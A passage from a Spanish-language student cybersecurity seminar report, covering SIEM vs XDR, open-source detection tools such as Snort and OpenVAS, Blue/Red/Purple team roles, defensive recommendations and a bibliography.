[20] TARLOGIC. *Grupos de implementación de los controles CIS: Cómo proteger a cualquier empresa [en línea]*. 2023. Citado el 16 de septiembre de 2023. Disponible en Internet: https://www.tarlogic.com/es/blog/grupos-de-implementacion-controles-cis/.

SIEM es empleado para correlacionar eventos de ciberseguridad.	XDR se encarga en recopilar información.
El sistema SIEM posee control absoluto sobre todos los eventos que ocurren en la empresa u organización.	XDR se encarga en reducir el tiempo de los analistas de ciberseguridad al momento de analizar conexiones o eventos sospechosos.
El SIEM Diferencia los peligros reales de los falsos incidentes.	Los XDR utilizan técnicas de machine learning con el fin de identificar el estado normal de las redes y los endpoints de una empresa.
El SIEM crea alertas propias ante posibles riesgos informáticos.	Los XDR brindan respuestas de tipo manual o automática.
El SIEM funciona por reglas internas de correlación.	Los XDR se encargan en enviar información en tiempo real sobre los comportamientos de cada una de las capas del sistema.

Fuente: Propia.

4.7 Sexta pregunta orientadora.

Defina por lo menos 3 herramientas de detección de ataques informáticos con licencia GPL.

- ✓ **Herramienta No. 1 Snort:** Como dice KEEPCODING[21], es una herramienta de IDS e IPS de código abierto y muy popular. De acuerdo con lo anterior, es de resaltar que esta herramienta tiene la capacidad de prevenir y detectar diferentes

[21] KEEPCODING. *¿Qué es Snort en Ciberseguridad? [en línea]*. 2022. Citado el 17 de septiembre de 2023. Disponible en Internet: https://keepcoding.io/blog/que-es-snort-en-ciberseguridad/.

tipos de ciberataques a partir de la configuración de reglas para el análisis de tráfico y protocolos de red.

- ✓ **Herramienta No. 2 OpenVAS:** Como dice ALTUBE[22], es una herramienta completa de scanner de vulnerabilidades que puede detectar problemas de diferentes calibres, tanto de bajo riesgo para usuarios, como vulnerabilidades más graves en equipos en dispositivos en red. Teniendo en cuenta lo anterior, es correcto afirmar que permite detectar diferentes tipos de ataques cibernéticos que puedan estar ejecutándose en un sistema o dispositivo informático.

- ✓ **Herramienta No. 3 pfSense:** Como dice KEEPCODING[23], es una herramienta de tipo software de código abierto que le permite a un usuario tener un firewall de alto nivel en su ordenador. Por lo anterior, es de resaltar que se puede instalar como firewall entre internet y nuestros dispositivos con el fin de identificar y detectar en tiempo real los ataques cibernéticos y poder bloquearlas de forma inmediata.

- ✓ **Herramienta No 4 AlienVault (OSSIM):** Como dice BAIG[24], es una herramienta de código abierto, que realiza recopilación, normalización y correlación de eventos. De acuerdo con lo anterior, es de resaltar que permite a los usuarios recibir información en tiempo real sobre hosts maliciosos, con el fin de poder tomar acción al respecto.

---

[22] ALTUBE, RAFAEL. *Qué es OpenVAS [en línea]*. 2020. Citado el 18 de septiembre de 2023. Disponible en Internet: https://openwebinars.net/blog/que-es-openvas/.
[23] KEEPCODING. *¿Qué es pfSense? [en línea]*. 2023. Citado el 18 de septiembre de 2023. Disponible en Internet: https://keepcoding.io/blog/que-es-pfsense/.
[24] BAIG, ANAS. *AlienVault OSSIM is trusted by security professionals across the globe [en línea]*. 2023. Citado el 18 de septiembre de 2023. Disponible en Internet: https://cybersecurity.att.com/products/ossim.

4.8 Primera pregunta guía de actividades

Los equipos de Blue Team, Red Team y Purple Team, aportan al fortalecimiento de la Ciberseguridad, teniendo en cuenta que el Blue Team se encarga de incrementar las medidas por medio de la seguridad defensiva de la infraestructura cibernética de una organización, el Red Team es el encargado de efectuar las diferentes tácticas y técnicas por medio de la seguridad defensiva de la ciberseguridad en una organización y finalmente, el Purple Team, es el que se encarga en mejorar la comunicación entre el Blue Team y el Red Team, para de está manera establecer mecanismos de seguridad cibernética híbridos que contribuyan a robustecer la ciberseguridad en una organización.

4.9 Segunda pregunta guía de actividades

Se debe establecer una política de seguridad de la información y un plan de mitigación de riesgos informáticos y cibernéticos, y basado con esto establecer las diferentes salvaguardas en los dispositivos y equipos informáticos, implementación de diferentes tipos de herramientas de ciberseguridad de hardware y software crear planes de continuidad de negocio y crear copias de seguridad.

4.10 Tercera pregunta guía de actividades

Es importante que las empresas y organizaciones asignen un rubro a la ciberseguridad, con el fin de que pueda ser empleado en la capacitación del personal, compra de herramientas de ciberseguridad de tipo de hardware y software, así como, la ejecución por parte de personal especialista de pentest a los sistemas y equipos informáticos con el fin de identificar vulnerabilidades de manera temprana, para poder establecer las respectivas contramedidas y hardenización de los dispositivos que sean vulnerables.

5 ETAPA 5

5.1 Enlace del video con la sustentación del informe final.

Sustenta el desarrollo de cada uno de los puntos plasmados en la guía de la etapa 5 del seminario especializado mediante video donde se pueda evidenciar rostro del o la estudiante con una duración mínima de 15 minutos, el estudiante deberá hacer público el video haciendo uso de alguna plataforma Cloud o en YouTube.

Enlace Video de Sustentación: https://youtu.be/yiGDwF4Gnzw

CONCLUSIONES

Finalmente, este trabajo permitió que el estudiante lograra fortalecer sus conocimientos relacionados con la importancia la ciberseguridad en una organización, los cuales se encargan de proteger y fortalecer la ciberseguridad de la infraestructura T.I, por ello, es de gran importancia el invertir en herramientas, capacitación y contratación de personal profesional en ciberseguridad para contener las amenazas que pueden materializar el riesgo informático.

Es de resaltar, que el trabajo que realiza el Blue Team, es importante debido a que permite enfocarse en la seguridad defensiva, por lo que este equipo debe realizar de manera permanente la hardenización de los dispositivos informáticos, equipos de cómputo, servidores, sistemas operativos, firmware y aplicaciones, para contener que los ciberdelincuentes puedan obtener acceso no autorizado.

Además, el Red Team, es importante debido a que permite enfocarse en la seguridad ofensiva, por lo que se encarga de ejecutar las pruebas de pentesting, para identificar y detectar de manera temprana posibles fallas de ciberseguridad y vulnerabilidades.

Finalmente, es de gran importancia generar inversión por parte de las organizaciones en dispositivos y herramientas de ciberseguridad, para la protección de manera automática de los diferentes ataques empleados por los ciberdelincuentes, que buscan afectar a una organización.

RECOMENDACIONES

Se emiten las siguientes recomendaciones con la finalidad, de mejorar los aspectos en ciberseguridad en cualquier organización en sus entornos T.I, así:

- ✓ Realizar planes de estudio en fortalecimiento de capacidades de seguridad informática.
- ✓ Efectuar planes para la actualización constantes de sistemas y equipos informáticos.
- ✓ No abrir enlaces y archivos desconocidos.
- ✓ Tener un plan para la atención de incidentes cibernéticos.
- ✓ Realizar auditoria del tráfico de red.
- ✓ Efectuar control de las conexiones a los servidores y motores de bases de datos.
- ✓ Crear una directiva con las políticas de seguridad informática.
- ✓ Crear un plan de continuidad de negocio para la infraestructura T.I.
- ✓ Efectuar pruebas de pentesting de manera periódica.
- ✓ Tener instalado y habilitado el sistema antivirus y antimalware en los dispositivos informáticos, equipos de cómputo y servidores.
- ✓ Crear copias de seguridad de manera periódica.
- ✓ Bloquear los puertos USB en los dispositivos informáticos, equipos de cómputo y servidores.
- ✓ Implementar herramientas y dispositivos de seguridad tanto de hardware como de software.

REFERENCIAS BIBLIOGRÁFICAS

ALTUBE, RAFAEL. *Qué es OpenVAS [en línea]*. 2020. Consultado el 18 de septiembre de 2023. Disponible en Internet: https://openwebinars.net/blog/que-es-openvas/.

BAIG, ANAS. *AlienVault OSSIM is trusted by security professionals across the globe [en línea]*. 2023. Consultado el 18 de septiembre de 2023. Disponible en Internet: https://cybersecurity.att.com/products/ossim.

CISCO. *¿What Is an Exploit? [en línea]*. S.F. Consultado el 25 de septiembre de 2023. Disponible en Internet: https://www.cisco.com/c/en/us/products/security/advanced-malware-protection/what-is-exploit.html.

COPNIA. *Código de ética [en línea]*. S.F. Consultado el 14 de agosto de 2023. Disponible en Internet: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica.

CRONFORD, JJ. *RED TEAM VS BLUE TEAM IN CYBERSECURITY [en línea]*. 2023. Consultado el 23 de septiembre de 2023. Disponible en Internet: https://www.crowdstrike.com/cybersecurity-101/red-team-vs-blue-team/.

FERNANDEZ, BEGOÑA. *Pasos a seguir ante un ataque informático [en línea]*. 2023. Consultado el 13 de septiembre de 2023. Disponible en Internet: https://www2.deloitte.com/es/es/pages/legal/articles/Pasos-a-seguir-ante-un-ataque-informatico.html.

FUNCIÓN PUBLICA. *Ley 1581 de 2012 [en línea]*. 2012. Consultado el 04 de agosto de 2023. Disponible en Internet: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981.

KEEPCODING. *Fases de un pentest [en línea]*. 2023. Consultado el 05 de agosto de 2023. Disponible en Internet: https://keepcoding.io/blog/fases-de-un-pentest-ciberseguridad/.

KEEPCODING. *¿Qué es Metasploit? [en línea]*. 2023. Consultado el 06 de agosto de 2023. Disponible en Internet: https://keepcoding.io/blog/que-es-metasploit-ciberseguridad/.

KEEPCODING. *¿Qué es Msfpayload? [en línea]*. 2022. Consultado el 27 de agosto de 2023. Disponible en Internet: https://keepcoding.io/blog/que-es-msfpayload/.

KEEPCODING. *¿Cómo ejecutar un payload con Metasploit? [en línea]*. 2023. Consultado el 04 de septiembre de 2023. Disponible en Internet: https://keepcoding.io/blog/payload-con-metasploit/.

KEEPCODING. *¿Qué es Purple Team en ciberseguridad? [en línea]*. 2023. Consultado el 14 de septiembre de 2023. Disponible en Internet: https://keepcoding.io/blog/que-es-purple-team-en-ciberseguridad/.

KEEPCODING. *¿Qué es Snort en Ciberseguridad? [en línea]*. 2022. Consultado el 17 de septiembre de 2023. Disponible en Internet: https://keepcoding.io/blog/que-es-snort-en-ciberseguridad/.

KEEPCODING. *¿Qué es pfSense? [en línea]*. 2023. Consultado el 18 de septiembre de 2023. Disponible en Internet: https://keepcoding.io/blog/que-es-pfsense/.

IBM. *¿What is penetration testing? [en línea]*. S.F. Consultado el 24 de septiembre de 2023. Disponible en Internet: https://www.ibm.com/topics/penetration-testing.

LA REPÚBLICA. *Ataque cibernético que EPM sufrió esta semana se dio desde la Central de Ituango [en línea]*. 2022. Consultado el 15 de agosto de 2023. Disponible en Internet: https://www.larepublica.co/empresas/ataque-cibernetico-que-epm-sufrio-esta-semana-se-dio-desde-la-central-de-ituango-3510139.

PRATT, MARY. *Cyber attack [en línea]*. S.F. Consultado el 23 de septiembre de 2023. Disponible en Internet: https://www.techtarget.com/searchsecurity/definition/cyber-attack.

RAPID7. *Metasploit Framework [en línea]*. S.F. Consultado el 22 de septiembre de 2023. Disponible en Internet: https://docs.rapid7.com/metasploit/msf-overview/.

RED HAT. *EL concepto de CVE [en línea]*. 2021. Consultado el 07 de agosto de 2023. Disponible en Internet: https://www.redhat.com/es/topics/security/what-is-cve.

SADVISOR. *¿Qué es el Equipo de Respuesta ante Incidentes de Seguridad Informática CSIRT? [en línea]*. 2022. Consultado el 15 de septiembre de 2023. Disponible en Internet: https://sadvisor.com/que-es-el-csirt/.

SALAS, STEVEN. *Hardening en Windows 10: Protege tu ordenador de hackers, virus, ransomware y más [en línea]*. 2021. Consultado el 12 de septiembre de 2023. Disponible en Internet: https://floatingpoint.sorint.it/blog/post/hardening-en-windows-10-protege-tu-ordenador-de-hackers-virus-ransomware-y-ms.

SHIVANANDHAN, MANISH. *Qué es Nmap y cómo usarlo: Un tutorial para la mejor herramienta de escaneo de todos los tiempos [en línea]*. 2023. Consultado el 26 de agosto de 2023. Disponible en Internet:

https://www.freecodecamp.org/espanol/news/que-es-nmap-y-como-usarlo-un-tutorial-para-la-mejor-herramienta-de-escaneo-de-todos-los-tiempos/.

SIC. *Ley 1273 de 2009 [en línea]*. 2009. Consultado el 04 de agosto de 2023. Disponible en Internet: https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf.

TARLOGIC. *Grupos de implementación de los controles CIS: Cómo proteger a cualquier empresa [en línea]*. 2023. Consultado el 16 de septiembre de 2023. Disponible en Internet: https://www.tarlogic.com/es/blog/grupos-de-implementacion-controles-cis/.

VIRTUALBOX. *Download VirtualBox [en línea]*. 2023. Consultado el 08 de agosto de 2023. Disponible en Internet: https://www.redhat.com/es/topics/security/what-is-cve.